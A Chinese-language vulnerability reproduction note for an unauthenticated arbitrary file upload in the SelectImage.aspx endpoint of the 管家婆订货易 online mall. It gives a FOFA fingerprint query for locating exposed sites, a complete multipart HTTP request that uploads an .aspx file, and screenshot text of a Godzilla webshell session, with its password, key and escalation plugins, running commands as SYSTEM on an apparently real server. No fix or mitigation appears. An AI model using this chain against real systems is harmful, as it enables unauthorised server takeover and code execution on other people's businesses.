G1-2管家婆-订货易在线商城-文件上传

漏洞描述：

管家婆订货易在线商城SelectImage.aspx接口处存在任意文件上传漏洞，未经身份认证的攻击者可以通过该漏洞，上传恶意后门文件，深入利用可造成代码执行和服务器失陷。

影响版本：

网站图片：

网络测绘：

fofa语法：

FOFA：icon_hash="-1513302527"

漏洞复现：

payload：


```
POST /DialogTemplates/SelectImage.aspx?type=titleimg&size=30*100&pageindex=1&iscallback=true HTTP/1.1
Host: your-ip
User-Agent: Mozilla/5.0 (Macintosh;T2lkQm95X0c= Intel Mac OS X 10_14_3) AppleWebKit/605.1.15(KHTML, like Gecko) Version/12.0.3 Safari/605.1.15
Accept-Encoding: gzip
Content-Type: multipart/form-data; boundary=532c7611457d40f4ae4cd9422973416b

--532c7611457d40f4ae4cd9422973416b
Content-Disposition: form-data; name="Filedata"; filename="1.aspx"
Content-Type: image/jpeg

<% Response.Write("Test"); %>
--532c7611457d40f4ae4cd9422973416b--
```


效果图:


回显了完整的上传路径



Test

GetShell




目标 管理 配置 关于 插件
哥斯拉 V4.01 by: BeichenDream Github:https://github.com/BeichenDream/Godzilla
分组
/
id
url
payload
Shell Setting
基础配置
请求配置
URL
ıg/20231120212417_2211.aspx
密码
Tas9er
密钥
sYobQMATxCy
连接超时
3000
读取超时
代理主机
代理端口
备注
GROUP
代理类型
NO_PROXY
编码
UTF-8
有效载荷
CShapDynamicPayload
提示
Success!
确定

Url:http://
templates/master/pc/fangmeilele/UploadImage/titleimg/20231120212417_2211.aspx Payload:CShapDynamicPayload C
PetitPotam
MemoryShell
ShellcodeLoader
SuperTerminal
HttpProxy
lemon
EfsPotato
基础信息
命令执行
文件管理
数据库管理
命令模板
cmd /c "{command}" 2>&1
currentDir:c:/windows/system32/inetsrv/
fileRoot:[C:\, D:\, O:\]
currentUser:SYSTEM
osInfo:Microsoft Windows NT 6.3.9600.0
c:/windows/system32/inetsrv/ >whoami
nt authority\system
c:/windows/system32/inetsrv/ >